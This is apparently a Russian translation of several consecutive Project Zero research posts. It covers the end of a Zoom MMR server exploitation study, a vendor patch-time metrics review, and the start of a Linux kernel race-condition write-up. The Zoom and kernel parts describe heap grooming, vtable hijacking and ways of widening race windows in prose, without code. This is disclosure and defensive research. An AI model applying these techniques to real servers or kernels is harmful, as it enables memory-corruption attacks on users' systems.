Несколько сценариев Frida перехватывали `malloc` на сервере и отслеживали влияние входящего трафика на выделения. Оказалось, у атакующего мало полезных для этой уязвимости способов управлять памятью MMR. Некоторые типы пакетов вызывают выделение в куче и освобождение после обработки, но намного меньше позволяют вызвать обе операции. Кроме того, разные виды обработки выполняются в отдельных потоках с собственными аренами, поэтому многие подходящие места, например управление соединениями, используют другую арену, чем поток ошибки. Единственные найденные выделения в той же арене относились к настройке встречи: при входе пользователя выделяются объекты, освобождаемые при выходе. Их трудно автоматизировать: для повторных выделений нужно много уникальных учётных записей, а сама операция занимает заметное время — секунды.

В итоге я написала сценарии Frida, ищущие во время обычной работы MMR свободные chunks необычных размеров рядом с C++-объектами с vtable. Подходило несколько размеров, а CVE-2021-34423 позволяет атакующему задавать размер переполняемого буфера, поэтому я смогла повредить соседний объект. К сожалению, проверка кучи была очень надёжной: обычно MMR завершался с ошибкой проверки до виртуального вызова повреждённого объекта. Обойти это удалось, сосредоточившись на достаточно малых выделениях, хранящихся в fastbins, где нет проверяемых метаданных кучи. Лучшим оказался размер 58: при запуске ошибки с таким выделением примерно в одном случае из десяти я управляла указателем виртуального вызова.

Следовало определить цель указателя, и это оказалось сложнее ожидаемого. Во время исследования у MMR не был включён ASLR; его добавили в версии 4.6.20211128.136 от 28 ноября 2021 года. Я надеялась найти последовательность фиксированных адресов бинарного файла, которая в итоге вызовет `execv` с контролируемыми параметрами, поскольку код инициализации содержит много таких вызовов. Но мешали особенности сервера. По фиксированному адресу загружался только MMR, а куча и системные библиотеки — нет, поэтому без обхода ASLR доступен лишь код процесса. После сбоя применяется экспоненциальная задержка, доходящая до перезапуска раз в час в начале часа. Это ограничивает число попыток. Атакующий может потратить дни или недели, но всё равно получит лишь сотни запусков. Эксплойт должен быть хотя бы умеренно надёжен, поэтому техники с множеством попыток, например выделение большого буфера и угадывание адреса, непрактичны.

В конце концов я решила, что полезно выделить контролируемый буфер в куче и определить его адрес. При успешном виртуальном вызове это сделало бы эксплойт достаточно надёжным: буфер

служил бы поддельной vtable и содержал строки параметров `execv`. Я пыталась раскрыть адрес через CVE-2021-34424, но безуспешно.

Ошибка позволяет предоставить строку любого размера, которая копируется за границы до первого нулевого байта и возвращается. CVE-2021-34424 может раскрыть указатель кучи: MMR отображает повреждаемую кучу по низкому адресу, обычно без нулевых байтов. Однако мне не удалось заставить конкретный указатель выделиться рядом с переполняемой строкой. Объекты C++ в MMR обычно виртуальные, поэтому первые 64 бита большинства выделений содержат vtable с нулевыми байтами, останавливающими копирование. Другие структуры, особенно крупные, обычно содержат не указатели. Мне удавалось возвращать указатели строкой короче 64 бит, когда соседними выделениями иногда были сами указатели, но выделения такого размера слишком часты, чтобы точно определить их цели.

Последняя идея состояла в другой путанице типов для утечки указателя на контролируемый буфер. Такая ошибка есть в обработке десериализованных `ssb::kv_update_req`. Таблица `ssb::dyna_para_table_t` объекта содержит variant `nodeid`, представляющий конкретный клиент Zoom. Если атакующий заменяет его тип с 32-разрядного числа на массив, адрес указателя массива журналируется как строка. Я пыталась совместить это с CVE-2021-34424, чтобы утекла строка журнала с указателем. Не получилось из-за тайминга: запись должна создаваться почти одновременно с запуском ошибки, пока данные остаются в памяти, а отправлять пакеты достаточно быстро не удавалось. Возможно, улучшенная автоматизация помогла бы: я полагалась на клиенты с Frida и браузеры. Но разработка инструментов потребовала бы значительных усилий, и я не стала продолжать.

Заключение

Я провела анализ безопасности Zoom и сообщила две уязвимости. Переполнение буфера затрагивало клиенты и MMR-серверы, а утечка информации была полезна атакующим только на MMR. Обе исправили 24 ноября 2021 года.

Ошибки MMR особенно тревожны: сервер обрабатывает аудио и видео конференций, поэтому компрометация позволяет наблюдать за встречами без сквозного шифрования. Хотя завершить эксплуатацию не удалось, я смогла реализовать многие её элементы и считаю, что при достаточных вложениях атакующий добьётся успеха. Отсутствие ASLR значительно повышало риск, и хорошо, что Zoom недавно его включила. Но если в MMR остаются похожие ошибки, вероятен обход ASLR, поэтому важно продолжать повышать надёжность кода.

Следует отметить, что исследование стало возможным благодаря разрешению Zoom разворачивать собственные серверы. Ни одна другая изученная мной система с проприетарными серверами этого не позволяет, поэтому неясно, как результаты соотносятся с другими платформами.

В целом клиентские ошибки были сопоставимы с находками Project Zero в других системах видеоконференций, но серверные удивили, особенно при отсутствии ASLR и наличии режимов без сквозного шифрования.

Этим ошибкам способствовали несколько типичных для приложений видеоконференций факторов. Во-первых, огромный объём кода Zoom. Назначение значительных частей определить не удалось, а многие десериализуемые классы, похоже, редко используются. Это затрудняет исследование и увеличивает поверхность атаки, предоставляя атакующим больше потенциально уязвимого кода. Во-вторых, множество проприетарных форматов и протоколов сделало понимание поверхности и создание инструментов для конкретных интерфейсов очень трудоёмкими. Для тестирования

функций также потребовалось около 1500 долларов лицензионных сборов. Эти барьеры, вероятно, означают, что Zoom исследуют реже, чем могли бы, и простые ошибки остаются незамеченными.

Но наибольшее беспокойство вызвало отсутствие ASLR в MMR. Это, пожалуй, важнейшая защита от эксплуатации повреждений памяти, от которой в той или иной степени зависит большинство других механизмов. Почти ни в каком ПО нет веской причины её отключать. Сейчас уязвимость к повреждениям памяти пытаются снижать переходом на безопасные языки и усиленными защитами, но для этого поставщики должны применять меры платформ. Во всём ПО для поддерживающих ASLR платформ он, как и другие базовые механизмы, должен быть включён.

Закрытость Zoom также сильно повлияла на анализ. Большинство систем видеоконференций использует открытые WebRTC или PJSIP. Они не лишены проблем, но исследователям, клиентам и поставщикам легче проверять свойства безопасности и оценивать риск благодаря открытости. Закрытое ПО создаёт особые сложности, и Zoom могла бы сделать платформу доступнее исследователям и другим желающим её оценить. Zoom Security Team помогла получить и настроить серверное ПО, но неясно, доступна ли такая поддержка другим, а лицензирование всё равно было дорогим. Zoom и другим производителям закрытого чувствительного к безопасности ПО следует подумать, как сделать его доступным исследователям.

Обзор метрик Project Zero

Автор: Райан Шён, Project Zero

Коротко

• В 2021 году поставщикам в среднем требовалось 52 дня на исправление уязвимостей, сообщённых Project Zero. Это заметное ускорение по сравнению со средним значением около 80 дней три года назад.
• Среднее значение теперь значительно ниже 90-дневного срока; кроме того, сократилось число поставщиков, не укладывающихся в него или в дополнительный 14-дневный льготный период.
• В 2021 году только одна ошибка превысила срок исправления, хотя для 14% потребовался льготный период.
• Различия во времени выпуска исправлений для пользователей отражают архитектуру продукта, практики разработки, частоту обновлений и общие процессы обработки отчётов о безопасности. Надеемся, сравнение покажет передовые практики и побудит поставщиков экспериментировать с новыми политиками.
• Сбор и анализ таких данных относительно нов для Project Zero, но мы надеемся заниматься им чаще. Мы призываем всех поставщиков публиковать агрегированные данные о времени исправления и доставки патчей для внешних отчётов, а также в целом делиться большим объёмом информации и повышать прозрачность.

Обзор

Почти десять лет Google Project Zero работает над тем, чтобы злоумышленникам было сложнее находить и эксплуатировать уязвимости, значительно повышая безопасность интернета для всех. За это время мы вместе с представителями отрасли изменили подход организаций к приоритизации и исправлению уязвимостей и обновлению пользовательского ПО.

Чтобы дать контекст наблюдаемым изменениям экосистемы, мы рассмотрели сообщённые Project Zero уязвимости, реакцию различных поставщиков и попытались выявить тенденции, например общее ускорение выпуска исправлений отраслью.

В статье рассматриваются исправленные ошибки, сообщённые с января 2019 по декабрь 2021 года. В 2019-м мы изменили политику раскрытия и начали записывать более подробные метрики. Используемые данные общедоступны в трекере Project Zero и репозиториях открытых проектов, откуда взяты сроки ошибок браузеров.

У данных есть ограничения. Главное — небольшое число образцов, поэтому различия могут быть статистически значимыми, а могут и не быть. Направление исследований Project Zero почти полностью определяется выбором отдельных исследователей, поэтому смена целей влияет на метрики не меньше, чем изменение поведения поставщиков. Насколько возможно, статья объективно представляет данные, а субъективный анализ вынесен в конец.

Данные!

С 2019 по 2021 год Project Zero сообщил поставщикам 376 проблем со стандартным сроком 90 дней. 351 ошибка (93,4%) исправлена, 14 (3,7%) получили от поставщиков статус WontFix. Ещё 11 (2,9%) остаются неисправленными; на момент написания у восьми срок уже истёк, а три всё ещё находятся в его пределах. Большинство уязвимостей сосредоточено у нескольких поставщиков: 96 (26%) сообщены Microsoft, 85 (23%) — Apple и 60 (16%) — Google.

Соблюдение сроков

Получив отчёт со стандартным сроком, поставщик имеет 90 дней для исправления и публичного выпуска обновлённой версии. Он также может запросить 14-дневный льготный период, подтвердив намерение выпустить исправление в общем окне из 104 дней.

В этом разделе рассматривается частота соблюдения сроков. Таблица включает все ошибки поставщиков с наибольшим числом отчётов, сообщённые с января 2019 года с 90-дневным сроком и впоследствии исправленные.

Соблюдение сроков и время исправления в 2019–2021 годах по числу отчётов

Поставщик	Всего ошибок	Исправлено к 90-му дню	Исправлено в льготный период	Превышены срок и льготный период	Среднее число дней до исправления
Apple	84	73 (87%)	7 (8%)	4 (5%)	69
Microsoft	80	61 (76%)	15 (19%)	4 (5%)	83
Google	56	53 (95%)	2 (4%)	1 (2%)	44
Linux	25	24 (96%)	0 (0%)	1 (4%)	25
Adobe	19	15 (79%)	4 (21%)	0 (0%)	65
Mozilla	10	9 (90%)	1 (10%)	0 (0%)	46
Samsung	10	8 (80%)	2 (20%)	0 (0%)	72
Oracle	7	3 (43%)	0 (0%)	4 (57%)	109
Другие[^others-1]	55	48 (87%)	3 (5%)	4 (7%)	44
ИТОГО	**346**	**294 (84%)**	**34 (10%)**	**18 (5%)**	**61**

[^others-1]: Для полноты в группу «Другие» входят Apache, ASWF, Avast, AWS, c-ares, Canonical, F5, Facebook, git, Github, glibc, gnupg, gnutls, gstreamer, haproxy, Hashicorp, insidesecure, Intel, Kubernetes, libseccomp, libx264, Logmein, Node.js, opencontainers, QT, Qualcomm, RedHat, Reliance, SCTPLabs, Signal, systemd, Tencent, Tor, udisks, usrsctp, Vandyke, VietTel, webrtc и Zoom.

В целом данные показывают, что почти все крупные поставщики в среднем укладываются в 90 дней. Основная часть исправлений льготного периода приходится на Apple и Microsoft — 22 из 34.

За рассматриваемое время поставщики превышали срок и льготный период примерно в 5% случаев. В этой выборке наибольшая доля у Oracle, хотя образец мал — всего около семи ошибок. Следом идёт Microsoft, превысившая 4 из 80 сроков.

Среднее время исправления по всем поставщикам — 61 день. Разобьём показатель по годам:

Время исправления в 2019–2021 годах по числу отчётов

Поставщик	Ошибки 2019 года (среднее число дней)	Ошибки 2020 года (среднее число дней)	Ошибки 2021 года (среднее число дней)
Apple	61 (71)	13 (63)	11 (64)
Microsoft	46 (85)	18 (87)	16 (76)
Google	26 (49)	13 (22)	17 (53)
Linux	12 (32)	8 (22)	5 (15)
Другие[^others-2]	54 (63)	35 (54)	14 (29)
ИТОГО	**199 (67)**	**87 (54)**	**63 (52)**

[^others-2]: Для полноты в группу «Другие» входят Adobe, Apache, ASWF, Avast, AWS, c-ares, Canonical, F5, Facebook, git, Github, glibc, gnupg, gnutls, gstreamer, haproxy, Hashicorp, insidesecure, Intel, Kubernetes, libseccomp, libx264, Logmein, Mozilla, Node.js, opencontainers, Oracle, QT, Qualcomm, RedHat, Reliance, Samsung, SCTPLabs, Signal, systemd, Tencent, Tor, udisks, usrsctp, Vandyke, VietTel, webrtc и Zoom.

Видно несколько вещей. Во-первых, общее время исправления последовательно сокращалось, особенно значительно между 2019 и 2020 годами. Microsoft, Apple и Linux в целом ускорились за рассматриваемый период; Google ускорилась в 2020-м, но снова замедлилась в 2021-м. Возможно, впечатляюще всего то, что не показанные отдельно поставщики вместе сократили время более чем вдвое, хотя это может отражать смену целей исследования, а не практик конкретных организаций.

Наконец, если взять только 2021 год:

• Срок превышен лишь один раз, тогда как в предыдущие два года среднее значение составляло 9.
• Льготный период использован 9 раз, причём почти в половине случаев Microsoft, по сравнению со средним 12,5 в предыдущие годы.

Мобильные телефоны

Поскольку предыдущая таблица охватывает продукты разных типов — настольные и мобильные ОС, браузеры, — можно сосредоточиться на более сопоставимой категории: операционных системах мобильных телефонов.

Поставщик	Всего ошибок	Среднее время исправления

iOS	76	70
Android (Samsung)	10	72
Android (Pixel)	6	72

Сначала заметим, что за это время iOS получила от Project Zero намного больше отчётов, чем любая разновидность Android. Это отражает не столько дисбаланс целей, сколько способ поставки ПО Apple. Обновления безопасности «приложений» вроде iMessage, Facetime и Safari/WebKit входят в обновления ОС, поэтому учитываются в её анализе. Самостоятельные Android-приложения обновляются через Google Play Store и сюда не входят.

Несмотря на это, среднее время всех трёх поставщиков удивительно похоже. По доступным данным трудно определить затраты на отдельные части жизненного цикла уязвимости: сортировку, написание патча, тестирование и так далее. Но открытые продукты позволяют увидеть распределение времени.

Браузеры

Для большей части ПО мы не знаем подробностей сроков: какая доля времени после получения отчёта уходит до принятия исправления и сколько проходит от этого момента до выпуска сборки пользователям. Окно в процесс дают открытые проекты, а применительно к исследованиям Project Zero — открытые браузеры.

Анализ времени исправления открытых браузеров по числу ошибок:

Браузер	Ошибки	Среднее число дней от отчёта до публичного патча	Среднее число дней от публичного патча до выпуска	Среднее число дней от отчёта до выпуска
Chrome	40	5.3	24.6	29.9
WebKit	27	11.6	61.1	72.7
Firefox	8	16.6	21.1	37.8
Итого	**75**	**8.8**	**37.3**	**46.1**

Те же данные можно представить гистограммой с каждой отдельной ошибкой. Особенно наглядно распределение времени между публичным принятием исправления и его доставкой пользователям; в таблице выше это столбец «Среднее число дней от публичного патча до выпуска»:




Таблица и диаграмма показывают следующее:

Сейчас Chrome — самый быстрый из трёх браузеров: от отчёта до выпуска исправления в стабильном канале проходит 30 дней. Патч принимается очень быстро, в среднем через 5 дней после отчёта. Большая часть общего окна уходит на публичный выпуск, хотя синие столбцы Chrome всё равно находятся в левой части гистограммы. (Важное примечание: несмотря на принадлежность одной компании, Project Zero применяет к Chrome те же политики и процедуры, что внешний исследователь. Подробнее см. FAQ по раскрытию уязвимостей.)

Firefox занимает второе место, хотя точек для анализа относительно мало. В среднем исправление выпускается за 38 дней. Чуть меньше половины этого времени занимает публичное принятие патча, но важно отметить, что Firefox намеренно откладывает фиксацию защитных изменений, сокращая окно до выпуска. После публикации исправленная сборка выходит в среднем на несколько дней быстрее Chrome: подавляющее большинство выпускается через 10–15 дней после публичного патча.

WebKit — исключение с наибольшим временем выпуска в 73 дня. Срок публичного принятия находится между Chrome и Firefox, но затем остаётся очень длинное окно, в котором оппортунистический атакующий может найти патч и эксплуатировать ошибку до доступности исправления пользователям. На второй гистограмме это видно по красным столбцам Apple, преимущественно справа; все, кроме одного, находятся за отметкой 30 дней.

Анализ, надежды и мечты

В целом данные показывают несколько обнадёживающих тенденций. Поставщики исправляют почти все полученные ошибки и обычно укладываются в 90-дневный срок с 14-дневным льготным периодом при необходимости. За три года большинство ускорило выпуск патчей, сократив общее среднее время примерно до 52 дней. В 2021 году 90-дневный срок был превышен лишь один раз. Возможно, причина в том, что политики ответственного раскрытия стали стандартом отрасли, а поставщики лучше подготовлены быстро реагировать на отчёты с разными сроками. Вероятно, они

также перенимают передовые практики друг друга благодаря растущей прозрачности.

Важная оговорка: отчёты Project Zero могут быть исключениями среди других, поскольку получают более быструю реакцию из-за ощутимого риска публичного раскрытия при нарушении условий срока и доверия к Project Zero как источнику надёжных отчётов. Мы призываем поставщиков публиковать хотя бы высокоуровневые метрики, чтобы дать полную картину скорости исправления проблем в отрасли, а исследователей — продолжать делиться опытом.

Для Google и особенно Chrome быстрое исправление, вероятно, отчасти связано с частыми выпусками и дополнительными стабильными обновлениями безопасности. Нас радует недавний переход Chrome с шестинедельного на четырёхнедельный цикл. В Android Pixel выпускает исправления примерно наравне с вариантами Samsung и iOS. Тем не менее мы призываем команду Android искать дополнительные способы ускорить применение обновлений и подтолкнуть этот сегмент отрасли вперёд.

У Apple радует ускорение принятия патчей, недавнее отсутствие льготных периодов и пропущенных сроков. В особенности для WebKit мы надеемся на сокращение времени от принятия до доставки пользователям, поскольку его безопасность влияет на все браузеры iOS: WebKit — единственный разрешённый там движок.

У Microsoft высокое время и зависимость от льготного периода, вероятно, связаны с ежемесячным ритмом «вторников обновлений», затрудняющим соблюдение срока командами разработки. Надеемся, Microsoft рассмотрит более частый выпуск патчей безопасности либо дополнительное упрощение внутренних процессов для ускорения принятия и доставки кода.

Дальнейшая работа

В статье представлены некоторые расчёты по нашим открытым данным, которые мы планируем продолжать. Создав базовый уровень за несколько лет, мы намерены ежегодно публиковать обновление для лучшего понимания тенденций.

Для этого хотелось бы глубже видеть процессы и сроки поставщиков. Мы призываем всех публиковать агрегированные данные о времени исправления и доставки патчей для уязвимостей из внешних отчётов. Благодаря прозрачности, обмену информацией и сотрудничеству отрасль может учиться на передовых практиках, лучше понимать существующие трудности и, надеемся, делать интернет безопаснее для всех.

Гонка со временем: попадание в крошечное окно гонки в ядре

Кратко

Как значительно расширить крошечное окно гонки в ядре даже на ядрах без `CONFIG_PREEMPT`:

• Использовать промах кеша, чтобы немного расширить окно гонки.
• Сделать так, чтобы `timerfd` истёк в этом окне (он выполнится в обработчике прерывания, то есть в контексте hardirq).
• Добиться, чтобы пробуждению, вызванному `timerfd`, пришлось обработать 50000 элементов очереди ожидания, созданных epoll.

Гонка одного потока с таймером также позволяет не накапливать в каждой попытке вариации тайминга от двух потоков, отсюда и название. С другой стороны, теперь приходится разбираться с реальной работой аппаратных таймеров, что привносит собственные разновидности странных отклонений тайминга.

Введение

Недавно я обнаружил состояние гонки в ядре Linux. (Это произошло, когда я пытался объяснить кому-то, как работает исправление CVE-2021-0920: я рассказывал, почему сборщик мусора Unix теперь безопасен, затем запутался, потому что никак не мог понять, почему после этого исправления он безопасен, и в конце концов осознал, что на самом деле это не так.) Окно гонки довольно узкое, поэтому мне стало интересно, можно ли попасть в него за небольшое число попыток, особенно на ядрах, собранных без `CONFIG_PREEMPT`, который позволил бы вытеснить один поток другим, **lsseu2019-exploiting-race-conditions-on-linux.pdf** (файл в files/lsseu2019-exploiting-race-conditions-on-linux.pdf).

В этой статье описано, как мне удалось попасть в гонку на обычном настольном ядре Linux с вероятностью около 30%, если доказательство концепции настроено под конкретную машину. Полноценный эксплойт я не делал и остановился, получив свидетельства обращений после освобождения (use-after-free, UAF) с помощью очень большой таблицы файловых дескрипторов и `userfaultfd`, который в зависимости от конфигурации системы может быть недоступен обычным пользователям, потому что именно эта часть меня интересовала.

Это также показывает, что даже очень малые состояния гонки всё ещё могут быть эксплуатируемыми, если кто-то вложит достаточно времени в написание эксплойта. Поэтому будьте осторожны, считая очень узкие окна гонки неэксплуатируемыми или не относя подобные проблемы к ошибкам безопасности.

Воспроизводящий UAF пример находится в нашем баг-трекере.

Ошибка


В коде сборки мусора доменных сокетов UNIX (необходимом для обработки циклов ссылок, образуемых доменными сокетами UNIX при передаче файловых дескрипторов через `SCM_RIGHTS`) ядро пытается определить, может ли оно учесть все ссылки на некоторый файл, сравнивая счётчик ссылок файла с числом ссылок из находящихся в полёте SKB (буферов сокета). Если значения равны, оно предполагает, что подсистема доменных сокетов UNIX фактически имеет исключительный доступ к файлу, поскольку владеет всеми ссылками.

(Та же схема используется для файлов как оптимизация в `__fdget_pos()`; см. эту ветку LKML.)


Проблема в том, что на `struct file` также можно ссылаться из критической секции чтения RCU (чего нельзя обнаружить по счётчику ссылок), а такую RCU-ссылку можно повысить до учитываемой счётчиком ссылки с помощью `get_file_rcu()` / `get_file_rcu_many()` из `__fget_files()`, пока счётчик ссылок ненулевой. Например, когда это происходит в системном вызове `dup()`, полученная ссылка затем устанавливается в таблицу FD и становится доступна последующим системным вызовам.

Когда сборщик мусора (GC) считает, что имеет исключительный доступ к файлу, он выполняет над ним операции, нарушающие правила блокировки, применяемые в обычных связанных с сокетами системных вызовах вроде `recvmsg()`: `unix_stream_read_generic()` предполагает, что поставленные в очередь SKB можно удалять только под мьютексом `->iolock`, однако GC удаляет их без этого мьютекса. (Спасибо Xingyu Jin за объяснение.)


На эту ошибку можно взглянуть так: GC работает правильно. Ниже приведена диаграмма некоторых возможных состояний `struct file`, где более конкретные состояния вложены в менее конкретные, а переход состояния в GC отмечен отдельно:



В то же время `__fget_files()` делает неверное предположение о состоянии `struct file`, пытаясь сузить множество его возможных состояний: он проверяет успешность `get_file_rcu()` / `get_file_rcu_many()`, что немного сужает состояние файла, но недостаточно:



Это непосредственно объясняет, как была исправлена ошибка (есть ещё один последующий патч, но он лишь пытается прояснить код и компенсировать часть возникшей потери производительности): исправление добавляет в `__fget_files()` ещё одну проверку, которая правильно сужает состояние файла и гарантирует, что файл активен:



Исправление гарантирует, что активную ссылку можно получить только из другой активной ссылки, сравнивая её с записью таблицы FD, которая гарантированно указывает на активный объект.

Отступление: эта схема похожа на применяемую для `struct page`: `gup_pte_range()` также использует шаблон «получить указатель, увеличить счётчик ссылок, повторно проверить указатель» для поиска `struct page` по записи таблицы страниц без блокировки, одновременно гарантируя невозможность создать новые учитываемые счётчиком ссылки без уже существующей ссылки. Это особенно важно для `struct page`, поскольку страницу можно вернуть распределителю страниц и повторно использовать, пока `gup_pte_range()` удерживает неучтённую ссылку на неё. У освобождённых страниц по-прежнему есть их `struct page`, поэтому откладывать освобождение страницы не требуется. Если бы здесь что-то пошло не так, возник бы UAF страницы.

Изначально я предложил исправить проблему иначе: изменить способ, которым `unix_gc()` обеспечивает исключительный доступ, разрешив ему установить счётчик ссылок файла в ноль и тем самым предотвратить превращение RCU-ссылок в учитываемые счётчиком. Это позволило бы не добавлять код в горячий путь `__fget_files()`, но исправило бы только `unix_gc()`, а не обнаруженный мной позднее случай `__fdget_pos()`, поэтому, вероятно, хорошо, что исправление сделали не так.

Отступление: в первоначальном отчёте об ошибке я писал, что для этого GC пришлось бы ждать льготного периода RCU, но в нём нет необходимости, если GC гарантирует, что счётчик ссылок

уничтоженного сокета больше никогда не станет ненулевым.

Гонка

Эксплуатация этой ошибки включает несколько состояний гонки, но сложнее всего попасть операцией в крошечное окно гонки посреди `__fget_files()` (куда можно добраться, например, через `dup()`), между поиском в таблице файловых дескрипторов и увеличением счётчика ссылок:

